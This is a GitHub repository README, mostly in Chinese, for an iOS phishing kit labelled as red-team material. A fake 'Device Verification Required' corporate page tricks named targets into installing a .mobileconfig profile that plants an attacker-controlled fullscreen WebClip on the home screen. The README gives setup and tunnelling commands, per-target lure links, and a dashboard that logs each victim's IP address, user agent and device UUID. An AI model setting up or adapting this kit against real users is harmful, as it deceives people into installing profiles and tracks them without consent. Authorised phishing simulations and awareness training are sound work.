danieloz147/ios-clickfix-templates
GitHub: danieloz147/ios-clickfix-templates
一个 iOS 平台的红队社会工程学模板,通过诱导目标安装 .mobileconfig 描述文件实现 WebClip 钓鱼攻击链。
Stars: 4 | Forks: 0
# WebClip ClickFix 模板




一个演示 iOS 上 **ClickFix → WebClip** 社会工程学攻击链的红队模板。
一个逼真的企业门户会诱导目标安装 `.mobileconfig` 描述文件,从而在其主屏幕上放置一个由攻击者控制的快捷方式。
仅供**授权的红队演练和安全意识培训使用**。
## 诱饵页面

## 攻击流程
```
┌─────────────────────────────────────────────────────────┐
│ Attacker sends a personalized link │
│ https://your-site.com/?t=John │
└────────────────────────┬────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────┐
│ Target opens page in Safari │
│ │
│ ┌─────────────────────────────────────────────────┐ │
│ │ 🔒 Device Verification Required │ │
│ │ ───────────────────────────────────────────── │ │
│ │ A new sign-in was detected on this device. │ │
│ │ Install the Meridian Security Profile to │ │
│ │ maintain access. │ │
│ │ │ │
│ │ ████████████████░░░░ 87% Scanning... │ │
│ │ │ │
│ │ [ Install Security Profile ] │ │
│ └─────────────────────────────────────────────────┘ │
└────────────────────────┬────────────────────────────────┘
│ Tap "Install"
▼
┌─────────────────────────────────────────────────────────┐
│ Server generates a unique .mobileconfig for "John" │
│ iOS prompts: Settings → Profile Downloaded → Install │
└────────────────────────┬────────────────────────────────┘
│
▼
┌─────────────────────────────────────────────────────────┐
│ WebClip shortcut added to Home Screen │
│ │
│ ┌──────┐ │
│ │ M │ MedSync ← custom icon, fullscreen │
│ └──────┘ │
│ │
│ Tapping opens: https://your-webclip-page.com/?t=John │
└─────────────────────────────────────────────────────────┘
```
## 针对目标的个性化定制
每个目标都会获得一个唯一的链接 - 没有共享的 token,无需猜测:
| 目标 | 链接 |
|--------|------|
| John | `https://your-site.com/?t=John` |
| Sarah | `https://your-site.com/?t=Sarah` |
`?t=` 的值将贯穿整个攻击链:
1. ClickFix 页面接收到 `?t=John`
2. `/profile?t=John` 生成一个 `.mobileconfig` 文件,其中包含 WebClip URL `https://your-webclip-page.com/?t=John`
3. 安装后,每次 John 打开 WebClip 时,他的身份信息都会被传递到你的页面
## 设置
### 前置条件
```
pip install aiohttp
```
### 配置
编辑 `serve.py` - 设置点击 WebClip 快捷方式时将打开的 URL:
```
LURE_URL = "https://your-webclip-page.example.com"
```
或者在运行时通过环境变量设置:
```
LURE_URL=https://your-webclip-page.example.com python3 serve.py
```
### 运行
```
python3 serve.py
# 正在监听 0.0.0.0:3001
```
通过隧道暴露:
```
cloudflared tunnel --url http://localhost:3001
```
### 发送链接
```
https://your-tunnel.example.com/?t=John
```
## 端点
| 端点 | 描述 |
|----------|-------------|
| `GET /` | ClickFix 诱饵页面 |
| `GET /profile?t=Name&tmpl=webclip` | 生成并下载 `.mobileconfig` 描述文件 |
| `GET /downloads` | 实时控制面板 - 查看谁下载了描述文件 |
| `GET /profile-log` | 原始 JSON 下载日志 |
## 追踪下载情况
`/downloads` 是一个实时的浏览器控制面板(每 4 秒自动刷新一次):

```
┌──────────┬────────┬──────────┬───────────────┬──────────┐
│ Time │ Target │ Template │ IP │ UUID │
├──────────┼────────┼──────────┼───────────────┼──────────┤
│ 14:32:11 │ John │ webclip │ 84.110.x.x │ 7EF8A3F3 │
│ 14:35:44 │ Sarah │ webclip │ 192.168.1.x │ 3B21CC09 │
└──────────┴────────┴──────────┴───────────────┴──────────┘
```
每个描述文件都有一个**唯一的 UUID** - 可将下载行为与特定设备和目标关联起来。
`/profile-log` 中的原始 JSON 数据:
```
[
{
"ts": "14:32:11",
"ip": "84.110.x.x",
"ua": "Mozilla/5.0 (iPhone; CPU iPhone OS 18_0 ...)",
"target": "John",
"tmpl": "webclip",
"clip_uuid": "7EF8A3F3-EB21-4295-AF05-E161874F7C48"
}
]
```
## 安装内容
```
✅ Shortcut on Home Screen (WebClip)
✅ Opens in fullscreen - no Safari address bar
✅ Custom blue icon (120×120 PNG, embedded in profile)
✅ Unique UUID per download for device correlation
❌ No MDM enrollment
❌ No CA certificate installed
❌ No restrictions or system-level changes
```
`IsRemovable: false` 使描述文件在“设置”中显示为已锁定,但用户仍然可以通过 **设置 → VPN 与设备管理** 将其移除。
## 描述文件模板
服务器通过 `tmpl` 参数支持多种描述文件类型(默认为:`webclip`)。
在 `serve.py` 中添加一个新模板:
```
TEMPLATES = {
"webclip": { ... }, # ← default
"wifi": { # ← example: Wi-Fi profile
"payload": """
PayloadContent
PayloadType
com.apple.wifi.managed
...
"""
},
}
```
使用方法:`/profile?t=John&tmpl=wifi`
## 免责声明
## 开源协议
MIT
标签:ESC8, iOS, Python, 后端开发, 无后门, 社会工程学, 逆向工具, 配置描述文件, 钓鱼模板